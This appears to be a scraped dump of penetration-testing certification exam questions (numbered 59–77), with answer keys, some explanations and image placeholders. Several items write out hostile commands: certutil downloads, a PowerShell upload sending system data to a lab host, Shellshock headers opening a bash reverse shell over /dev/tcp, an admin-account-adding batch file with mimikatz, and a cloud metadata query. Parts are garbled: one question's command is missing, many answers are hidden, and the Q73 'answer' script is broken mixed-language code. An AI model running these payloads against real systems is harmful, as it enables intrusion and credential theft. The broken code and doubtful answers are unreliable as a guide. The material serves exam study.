The best way to provide confidentiality for the client while using a wireless connection is to connect to the penetration testing company's VPS using a VPN. This will encrypt the traffic between the penetration tester and the VPS, and prevent any eavesdropping or interception by third parties. A VPN will also allow the penetration tester to access the client's network securely and bypass any firewall or network restrictions.

NEW QUESTION: 59

A penetration tester has obtained a low-privilege shell on a Windows server with a default configuration and now wants to explore the ability to exploit misconfigured service permissions. Which of the following commands would help the tester START this process?

A. certutil-urlcache -split -f http://192.168.2.124/windows-binaries/ accesschk64.exe

B. powershell (New-Object System.Net.WebClient).UploadFile('http://192.168.2.124/ upload.php', 'systeminfo.txt')

C. schtasks /query /fo LIST /v | find /I "Next Run Time:"

D. wget http://192.168.2.124/windows-binaries/accesschk64.exe-Occesschk64.exe

Answer: A (LEAVE A REPLY)

Explanation

https://www.bleepingcomputer.com/news/security/certutilexe-could-allow-attackers-to-download-malware-while

--- https://docs.microsoft.com/en-us/sysinternals/downloads/accesschk

The

certutil command is a Windows utility that can be used to manipulate certificates and certificate authorities.

However, it can also be abused by attackers to download files from remote servers using the -urlcache option.

In this case, the command downloads accesschk64.exe from http://192.168.2.124/windows-binaries/ and saves it locally. Accesschk64.exe is a tool that can be used to check service permissions and identify potential privilege escalation vectors. The other commands are not relevant for this purpose. Powershell is a scripting language that can be used to perform various tasks, but in this case it uploads a file instead of downloading one. Schtasks is a command that can be used to create or query scheduled tasks, but it does not help with service permissions. Wget is a Linux command that can be used to download files from the web, but it does not work on Windows by default.

NEW QUESTION: 60

Which of the following documents describes activities that are prohibited during a scheduled penetration test?

A. MSA

B. NDA

C. ROE
D. SLA
Answer: (SHOW ANSWER)
Explanation
The document that describes activities that are prohibited during a scheduled penetration test is ROE, which stands for rules of engagement. ROE is a document that defines the scope, objectives, methods, limitations, and expectations of a penetration test. ROE can specify what activities are allowed or prohibited during the penetration test, such as which targets, systems, networks, or services can be tested or attacked, which tools, techniques, or exploits can be used or avoided, which times or dates can be scheduled or excluded, or which impacts or risks can be accepted or mitigated. ROE can help ensure that the penetration test is conducted in a legal, ethical, and professional manner, and that it does not cause any harm or damage to the client or third parties. The other options are not documents that describe activities that are prohibited during a scheduled penetration test. MSA stands for master service agreement, which is a document that defines the general terms and conditions of a contractual relationship between two parties, such as the scope of work, payment terms, warranties, liabilities, or dispute resolution. NDA stands for non-disclosure agreement, which is a document that defines the confidential information that is shared between two parties during a business relationship, such as trade secrets, intellectual property, or customer data. SLA stands for service level agreement, which is a document that defines the quality and performance standards of a service provided by one party to another party, such as availability, reliability, responsiveness, or security.

NEW QUESTION: 61
A company conducted a simulated phishing attack by sending its employees emails that included a link to a site that mimicked the corporate SSO portal. Eighty percent of the employees who received the email clicked the link and provided their corporate credentials on the fake site. Which of the following recommendations would BEST address this situation?
A. Implement a recurring cybersecurity awareness education program for all users.
B. Implement multifactor authentication on all corporate applications.
C. Restrict employees from web navigation by defining a list of unapproved sites in the corporate proxy.
D. Implement an email security gateway to block spam and malware from email communications.
Answer: (SHOW ANSWER)
The simulated phishing attack showed that most of the employees were not able to recognize or avoid a common social engineering technique that could compromise their corporate credentials and expose sensitive data or systems. The best way to address this situation is to implement a recurring cybersecurity awareness education program for all users that covers topics such as phishing, password security, data protection, and incident reporting. This will help raise the level of security awareness and reduce the risk of falling victim to phishing attacks in the future. The other options are not as effective or feasible as educating users about phishing prevention techniques.

NEW QUESTION: 62

A penetration tester is testing a web application that is hosted by a public cloud provider. The tester is able to query the provider's metadata and get the credentials used by the instance to authenticate itself. Which of the following vulnerabilities has the tester exploited?

A. Cross-site request forgery

B. Server-side request forgery

C. Remote file inclusion

D. Local file inclusion

Answer: B (LEAVE A REPLY)

Server-side request forgery (SSRF) is the vulnerability that the tester exploited by querying the provider's metadata and getting the credentials used by the instance to authenticate itself. SSRF is a type of attack that abuses a web application to make requests to other resources or services on behalf of the web server. This can allow an attacker to access internal or external resources that are otherwise inaccessible or protected. In this case, the tester was able to access the metadata service of the cloud provider, which contains sensitive information about the instance, such as credentials, IP addresses, roles, etc.

NEW QUESTION: 63

A penetration tester is conducting an assessment against a group of publicly available web servers and notices a number of TCP resets returning from one of the web servers. Which of the following is MOST likely causing the TCP resets to occur during the assessment?

A. The web server is using a WAF.

B. The web server is behind a load balancer.

C. The web server is redirecting the requests.

D. The local antivirus on the web server Is rejecting the connection.

Answer: A (LEAVE A REPLY)

A Web Application Firewall (WAF) is designed to monitor, filter or block traffic to a web application. A WAF will monitor incoming and outgoing traffic from a web application and is often used to protect web servers from attacks such as SQL Injection, Cross-Site Scripting (XSS), and other forms of attacks. If a WAF detects an attack, it will often reset the TCP connection, causing the connection to be terminated. As a result, a penetration tester may see TCP resets when a WAF is present. Therefore, the most likely reason for the TCP resets returning from the web

server is that the web server is using a WAF.

NEW QUESTION: 64

After gaining access to a previous system, a penetration tester runs an Nmap scan against a network with the following results:

```
Nmap scan report for 192.168.10.10

Port      State     Service        Version
135/tcp   open      msrpc          Microsoft Windows RPC
139/tcp   open      netbios-ssn    Microsoft Windows netbios-ssn
5985/tcp  open      Microsoft      HTTPAPI httpd 2.0 (SSDP/UPnP)

Nmap scan report for 192.168.10.11

Port      State     Service        Version
135/tcp   open      msrpc          Microsoft Windows RPC
139/tcp   open      netbios-ssn    Microsoft Windows netbios-ssn
3389/tcp  open      ms-wbt-server  Microsoft Terminal Services
```


The tester then runs the following command from the previous exploited system, which fails:

Which of the following explains the reason why the command failed?

A. The tester input the incorrect IP address.

B. The command requires the -port 135 option.

C. PowerShell requires administrative privilege.

D. An account for RDP does not exist on the server.

Answer: D (LEAVE A REPLY)

NEW QUESTION: 65

A penetration tester ran the following commands on a Windows server:

```
schtasks
echo net user svsaccount password /add >> batchjopb3.bat
echo net localgroup Administrators svsaccount /add >> batchjopb3.bat
net user svsaccount
runas /user:svsaccount mimikatz
```

Which of the following should the tester do AFTER delivering the final report?

A. Close the reverse shell connection.

B. Downgrade the svsaccount permissions.

C. Remove the tester-created credentials.

D. Delete the scheduled batch job.

Answer: C (LEAVE A REPLY)

NEW QUESTION: 66

During a penetration test, you gain access to a system with a limited user interface. This machine appears to have access to an isolated network that you would like to port scan.

INSTRUCTIONS

Analyze the code segments to determine which sections are needed to complete a port scanning

script.

Drag the appropriate elements into the correct locations to complete the script.


If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Answer:


Explanation

A picture containing shape Description automatically generated

A picture containing treemap chart Description automatically generated



Text Description automatically generated



Graphical user interface Description automatically generated

NEW QUESTION: 67

The following line-numbered Python code snippet is being used in reconnaissance:

```
...
<LINE NUM.>
<01> portList: list[int] = [*range(1, 1025)]
<02> random.shuffle(portList)
<03> try:
<04>     port: int
<05>     resultList: list[int] = []
<06>     for port on portList:
<07>         sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
<08>         sock.settimeout(0.01)
<09>         result = sock.connect_ex((remoteSvr, port))
<10>         if result == 0:
<11>             resultList.append(port)
<12>         sock.close()
...
```

Which of the following line numbers from the script MOST likely contributed to the script triggering a

"probable port scan" alert in the organization's IDS?

A. Line 02

B. Line 01

C. Line 07

D. Line 08

Answer: (SHOW ANSWER)

NEW QUESTION: 68

A penetration tester was able to gather MD5 hashes from a server and crack the hashes easily with rainbow tables.

Which of the following should be included as a recommendation in the remediation report?

A. Encryption on the user passwords

B. Access controls on the server

C. A patch management program

D. Stronger algorithmic requirements
Answer: (SHOW ANSWER)

NEW QUESTION: 69
A penetration tester is scanning a corporate lab network for potentially vulnerable services. Which of the following Nmap commands will return vulnerable ports that might be interesting to a potential attacker?
A. nmap192.168.1.1-5-PA22-25,80
B. nmap192.168.1.1-5-PS22-25,80
C. nmap192.168.1.1-5-Ss22-25,80
D. nmap192.168.1.1-5-PU22-25,80
Answer: B (LEAVE A REPLY)
NEW QUESTION: 70
Which of the following BEST explains why a penetration tester cannot scan a server that was previously scanned successfully?
A. The IP address is wrong.
B. The server is unreachable.
C. The IP address is on the blocklist.
D. The IP address is on the allow list.
Answer: (SHOW ANSWER)
Explanation
The most likely explanation for why a penetration tester cannot scan a server that was previously scanned successfully is that the IP address is on the blocklist. Blocklists are used to prevent malicious actors from scanning servers, and if the IP address of the server is on the blocklist, the scanning process will be blocked.

NEW QUESTION: 71
A penetration tester breaks into a company's office building and discovers the company does not have a shredding service. Which of the following attacks should the penetration tester try next?
A. Dumpster diving
B. Phishing
C. Shoulder surfing
D. Tailgating
Answer: (SHOW ANSWER)
Explanation
The penetration tester should try dumpster diving next, which is an attack that involves searching through trash bins or dumpsters for discarded documents or items that may contain sensitive or useful information.
Dumpster diving can reveal information such as passwords, account numbers, credit card numbers, invoices, receipts, memos, contracts, or employee records. The penetration tester can use this information to gain access to systems or networks, impersonate users or employees, or

perform social engineering attacks. The other options are not likely attacks that the penetration tester should try next based on the discovery that the company does not have a shredding service. Phishing is an attack that involves sending fraudulent emails that appear to be from legitimate sources to trick users into revealing their credentials or clicking on malicious links or attachments. Shoulder surfing is an attack that involves observing or spying on users while they enter their credentials or perform other tasks on their devices. Tailgating is an attack that involves following authorized personnel into a restricted area without proper authorization or identification.

NEW QUESTION: 72

A penetration tester needs to perform a vulnerability scan against a web server. Which of the following tools is the tester MOST likely to choose?

A. Nmap
B. Nikto
C. Cain and Abel
D. Ethercap

Answer: (SHOW ANSWER)


Explanation

https://hackertarget.com/nikto-website-scanner/

NEW QUESTION: 73

SIMULATION

Using the output, identify potential attack vectors that should be further investigated.



-Pn

-sV

-p 1-1023

192.168.2.1-100

nmap

nc

--top-ports=100

--top-ports=1000

hping

-sL

-sU

-O

192.168.2.2

NMAP Scan Output

```
Host is up (0.00079s latency).
Not shown: 96 closed ports
PORT STATS SERVICE VERSION
88/tcp open kerberos-sec?
139/tcp open netbios-ssn
389/tcp open ldap?
445/tcp open microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 - 1 IP address (1 host up) scanned in 26.80 seconds
```



```
ports – [21, 22]
```

```
{:ports => 21:ports => 22}
```

```
#!/usr/bin/python
for $PORT in $PORTS:
        try:
            s.connect((ip, port))
            print("%s:%s – OPEN" % (ip, port))

        except socket.timeout
            print("%s:%s – TIMEOUT" % (ip, port))

        except socket.error as e:
            print("%s:%s – CLOSED" % (ip, port))

        finally:
            s.close()
```

```
export $PORTS = 21,22
```

```
#!/usr/bin/ruby
```

```
#!/usr/bin/bash
```


```
for port in ports:
```

Immutables

```
import socket
import sys
```

```
def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)
```

```
if __name__ == '__main__':
    if len(sys.argv) < 2
        print('Execution requires a target IP address. Exiting...')
        exit(1)
    else:
```



Answer:

See explanation below.

Explanation:

1: Null session enumeration
Weak SMB file permissions

Fragmentation attack
2: nmap
-sV
-p 1-1023
192.168.2.2
3: #!/usr/bin/python
export $PORTS = 21,22
for $PORT in $PORTS:
try:
s.connect((ip, port))
print("%s:%s - OPEN" % (ip, port))
except socket.timeout
print("%:%s - TIMEOUT" % (ip, port))
except socket.error as e:
print("%:%s - CLOSED" % (ip, port))
finally
s.close()
port_scan(sys.argv[1], ports)

NEW QUESTION: 74
A penetration tester was able to compromise a server and escalate privileges. Which of the following should the tester perform AFTER concluding the activities on the specified target? (Choose two.)
A. Restore the server backup.
B. Remove any tools or scripts that were installed.
C. Remove the logs from the server.
D. Delete any created credentials.
E. Reboot the target server.
F. Disable the running services.
Answer: (SHOW ANSWER)

NEW QUESTION: 75
A penetration tester discovers a vulnerable web server at 10.10.1.1. The tester then edits a Python script that sends a web exploit and comes across the following code:
exploits = {"User-Agent": "() { ignored;};/bin/bash -i>& /dev/tcp/127.0.0.1/9090 0>&1", "Accept": "text/html,application/xhtml+xml,application/xml"} Which of the following edits should the tester make to the script to determine the user context in which the server is being run?
A. exploits = {"User-Agent": "() { ignored;};/bin/bash -i>& /dev/tcp/10.10.1.1/80" 0>&1", "Accept": "text/html,application/xhtml+xml,application/xml"}
B. exploits = {"User-Agent": "() { ignored;};/bin/bash -i>& find / -perm -4000", "Accept": "text/html,application/xhtml+xml,application/xml"}

C. exploits = {"User-Agent": "() { ignored;};/bin/bash -i id;whoami", "Accept": "text/html,application/xhtml+xml,application/xml"}
D. exploits = {"User-Agent": "() { ignored;};/bin/sh -i ps -ef" 0>&1", "Accept": "text/html,application/xhtml+xml,application/xml"}
Answer: C (LEAVE A REPLY)

NEW QUESTION: 76
After compromising a system, a penetration tester wants more information in order to decide what actions to take next. The tester runs the following commands:

```
curl http://169.254.169.254/latest
```

Which of the following attacks is the penetration tester most likely trying to perform?
A. Metadata service attack
B. Container escape techniques
C. Credential harvesting
D. Resource exhaustion
Answer: (SHOW ANSWER)
The penetration tester is most likely trying to perform a metadata service attack, which is an attack that exploits a vulnerability in the metadata service of a cloud provider. The metadata service is a service that provides information about the cloud instance, such as its IP address, hostname, credentials, user data, or role permissions. The metadata service can be accessed from within the cloud instance by using a special IP address, such as 169.254.169.254 for AWS, Azure, and GCP. The commands that the penetration tester runs are curl commands, which are used to transfer data from or to a server. The curl commands are requesting data from the metadata service IP address with different paths, such as /latest/meta-data/iam/security-credentials/ and /latest/user-data/. These paths can reveal sensitive information about the cloud instance, such as its IAM role credentials or user data scripts. The penetration tester may use this information to escalate privileges, access other resources, or perform other actions on the cloud environment. The other options are not likely attacks that the penetration tester is trying to perform.

NEW QUESTION: 77

During a vulnerability scanning phase, a penetration tester wants to execute an Nmap scan using custom NSE scripts stored in the following folder:
/home/user/scripts

```
/home/user/scripts
```

Which of the following commands should the penetration tester use to perform this scan?
A. nmap resume "not intrusive"
B. nmap script default safe
C. nmap script /home/user/scripts
D. nmap -load /home/user/scripts
Answer: (SHOW ANSWER)
The Nmap command in the question aims to use custom NSE scripts stored in a specific folder. The correct syntax for this option is to use the script argument followed by the path to the folder. The other commands are either invalid, use the wrong argument, or do not specify the folder path.
